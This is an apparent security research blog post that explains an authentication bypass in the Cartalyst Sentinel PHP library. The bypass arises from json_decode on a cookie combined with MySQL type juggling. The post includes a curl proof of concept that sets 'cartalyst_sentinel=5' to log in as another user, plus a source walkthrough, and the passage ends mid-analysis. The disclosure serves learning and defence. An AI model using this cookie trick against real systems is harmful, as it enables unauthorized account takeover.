

Anubis of the West: Guarding the PHP Temple

AUTHOR: mr_me

Table of Contents

0. Journey

During one of my many long journeys into source code auditing, a security appliance came to my attention. It was running some outdated janky PHP code which was reminiscent of the days where... ahem, never mind.

The appliance had been audited several times which attracted me because I personally love the challenge of uncovering vulnerabilities in harder web environments. It means I get to find much more complex and intricate bugs, chain things, do the logical dance across the web stack so to speak. All with time permitting of course.

Well, without much time permitting and within a 4-day window of distraction-less auditing (those with kids who work at home, I see you) I did manage to complete a full chain.

Due to the nature of the engagement, I cannot disclose the full details but since the bugs are not actually within the application logic, but rather an outdated third-party library, I figured what the hell. Wins come rarely these days, especially ones I can talk about due to working on harder targets, life, NDAs, so I wanted to share the root cause of this authentication bypass issue for the sake of learning.

1. Environment

So let's say you have built a super secure PHP app with Cartalyst Sentinel [0]:

```php
<?php
include 'config.php';
use Cartalyst\Sentinel\Native\Facades\Sentinel;

function renewSession(){
    Sentinel::login(Sentinel::getUser());
}

if ($user = Sentinel::check()){                                            // 1
    $email = Sentinel::getUser()['email'];
    if (isset($_GET['logout']) && $_GET['logout'] === 'true'){
        Sentinel::logout();
        exit("logged out ".$email);
    }
    renewSession();                                                        // 2
}else{
    if (isset($_GET['login']) && $_GET['login'] === 'true' &&
isset($_GET['user']) && isset($_GET['pwd'])){
        $user = Sentinel::authenticate(array(                              // 3
            'email'    => $_GET['user'],
            'password' => $_GET['pwd'],
        ));
        if (!$user){                                                       // 4
            exit("credentials failed!");
        }
    }else{
        exit("user not logged in!\r\n");
    }
}

echo('logged in as '.$email."\r\n");
echo("now do something\r\n");                                              // 5
```

Seems secure right? I see a few of you humming and harring. Well, the target appliance code was more or less written this way.

The code at (1) checks if the user is logged in. If so, then unless they want to logout, their session is renewed with a call to renewSession() at (2). The renewSession function grabs the current user from the session and logs the user back in. This is due to PHP's default session timeout being 24 minutes.

If the user is not logged in, there is a call to authenticate() in (3) with the user-supplied credentials. The return value is checked in (4). The goal is to reach (5) without a valid PHPSESSID or valid credentials.

2. Proof of Concept

This time, let's start with the POC:

```
researcher@venus:~/sentinel$ curl http://localhost:8000/
user not logged in!

researcher@venus:~/sentinel$ curl -I
http://localhost:8000/?login=true&user=john.wick@example.com&pwd=foobar
HTTP/1.1 200 OK
Host: localhost:8000
Date: Wed, 19 Mar 2025 22:31:50 GMT
Connection: close
X-Powered-By: PHP/7.3.33-24+0~20250311.131+debian12~1.gbp8dc7d2
Set-Cookie: PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Content-type: text/html; charset=UTF-8

researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something
```

Now, typically once a user has logged in, they will browse various pages, which will trigger a call to renewSession():

```
researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something

researcher@venus:~/sentinel$ curl --cookie
'PHPSESSID=u45a6uk3o7d4r0sqmkhrghrm2u' http://localhost:8000/
logged in as john.wick@example.com
now do something

[...]
```

The renewSession() call keeps the PHP session alive by inserting entries into a table called persistences:

```
mysql> select id, user_id, code, updated_at from persistences;
+----+---------+----------------------------------+---------------------+
| id | user_id | code                             | updated_at          |
+----+---------+----------------------------------+---------------------+
|  1 |       4 | B7Mk2ilTROVtNSLq2B8EKrzfNcVFUZqH | 2025-03-19 06:14:09 |
|  2 |       4 | kRQYH4X1TkdDubU86pNt4ouFjey3gi13 | 2025-03-19 06:16:23 |
|  3 |       4 | iVILzb9Xa8gMH4JfhMKCf4uJ62VOGDj2 | 2025-03-19 18:18:32 |
|  4 |       4 | NzfuKcNVlKQoCKPlXuA7fSunh3W4DWWt | 2025-03-19 18:18:32 |
[...]
| 33 |       4 | HsXIkdkFrzWhlVYySTJAhGg0OFQ4Ey89 | 2025-03-19 18:34:01 |
| 34 |       4 | jRq6kaPOxYf9mDy2sbTXhS5fgfe3gdlp | 2025-03-19 18:34:07 |
| 35 |       4 | 5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT | 2025-03-19 18:34:11 |
+----+---------+----------------------------------+---------------------+
33 rows in set (0.00 sec)
```

Look at the last entry. What do you see? The code starts with a number:

```
mysql> select * from persistences where code=5;
+----+---------+----------------------------------+---------------------+
| id | user_id | code                             | updated_at          |
+----+---------+----------------------------------+---------------------+
| 35 |       4 | 5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT | 2025-03-19 18:34:11 |
+----+---------+----------------------------------+---------------------+
1 row in set, 33 warnings (0.01 sec)

mysql>
```

Wait, what!? A type juggle inside MySQL! The real question is, can this behavior be exploited through PHP code? I'll give you the tl;dr;

```
researcher@venus:~/sentinel$ curl --cookie 'cartalyst_sentinel=5'
http://localhost:8000/
logged in as john.wick@example.com
now do something
```

Boom, we are in as John Wick.

3. Vulnerability Analysis

Let's dive into the root cause of this issue. Actually, this is a collection of errors that leads to a calamity. The first one, you know, is that MySQL allows type juggling.

When a string is compared to an integer, MySQL tries to cast the string to an integer before doing the comparison. This can lead to surprising behavior. When the string starts with a numeric prefix ("5M6o..") then the cast will end up as that numeric value:

```
mysql> select CAST("5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT" AS SIGNED);
+-----------------------------------------------------+
| CAST("5M6o0sbstpSTlf2v0Rk0tch56eyZQUrT" AS SIGNED) |
+-----------------------------------------------------+
|                                                   5 |
+-----------------------------------------------------+
1 row in set, 1 warning (0.00 sec)
```

But how does this occur in PHP? Let's dive in.

Inside cartalyst/sentinel/src/Sentinel.php, we see the check() method:

```
/**
 * Checks to see if a user is logged in.
 *
 * @return \Cartalyst\Sentinel\Users\UserInterface|bool
 */
public function check()
{
  if ($this->user !== null) {
      return $this->user;
  }

  // 1
  if (! $code = $this->persistences->check()) {
      return false;
  }

  // 6
  if (! $user = $this->persistences->findUserByPersistenceCode(code)) {
      return false;
  }

  if (! $this->cycleCheckpoints('check', $user)) {
      return false;
  }

  return $this->user = $user;
}
```

At (1) the code calls check() on the persistences object. Inside of cartalyst/sentinel/src/Persistences/IlluminatePersistenceRepository.php, we find:

```
public function check()
{
    if ($code = $this->session->get()) {
        return $code;
    }

    if ($code = $this->cookie->get()) { // 2
        return $code;
    }
}
```

We don't care about the session because we don't control that, but at (2) it grabs the cookie.

Since we implemented Sentinel using the native interface (without integrating with Laravel) then it will use the NativeCookie class located in cartalyst/sentinel/src/Cookies/NativeCookie.php:

```
public function get()
{
    return $this->getCookie(); // 3
}

...snip...

/**
 * Returns a PHP cookie.
 *
 * @return mixed
 */
protected function getCookie()
{
    if (isset($_COOKIE[$this->options['name']])) {
        $value = $_COOKIE[$this->options['name']]; // 4

        if ($value) {
            return json_decode($value); // 5
        }
    }
}
```

At (3) the code calls getCookie, then at (4) the code attempts to grab the cookie. The default cookie name is 'cartalyst_sentinel' as seen below, but it can be overwritten in the Sentinel's config file at cartalyst/sentinel/src/config/config.php:

```
class NativeCookie implements CookieInterface
{
    /**
     * The cookie options.
     *
     * @var array
     */
    protected $options = [
        'name'      => 'cartalyst_sentinel',
        'domain'    => '',
        'path'      => '/',
        'secure'    => false,
        'http_only' => false,
    ];
```

At (5) a curious thing occurs, a call to json_decode() happens on the attacker provided cookie. json_decode() can return different types depending on the provided input:

```
researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("\"1\""));'
string(1) "1"

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("1"));'
int(1)

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("[1]"));'
array(1) {
  [0]=>
  int(1)
}

researcher@venus:~/sentinel$ php -r
'var_dump(json_decode("{\"a\":\"b\"}"));'
object(stdClass)#1 (1) {
  ["a"]=>
  string(1) "b"
}

researcher@venus:~/sentinel$ php -r 'var_dump(json_decode("false"));'
bool(false)
```

The attacker can control the return type as well as value from the cookie grab, nice! After that, findUserByPersistenceCode() is called at (6) from within the Sentinel class:

```
public function findByPersistenceCode($code)
{
    $persistence = $this->createModel()
        ->newQuery()
        ->where('code', $code)
        ->first(); // 8

    return $persistence ? $persistence : false;
}

public function findUserByPersistenceCode($code)
{
    $persistence = $this->findByPersistenceCode($code); // 7

    return $persistence ? $persistence->user : false;
}
```

At (7) the call to findByPersistenceCode() is triggered with the attacker-controlled cookie (type/value). At (8) a query is built using Illuminate's query builder API and it takes into consideration the code *type* during construction. If it's a string then the following query is built:

```
select * from persistences where code='1337';
```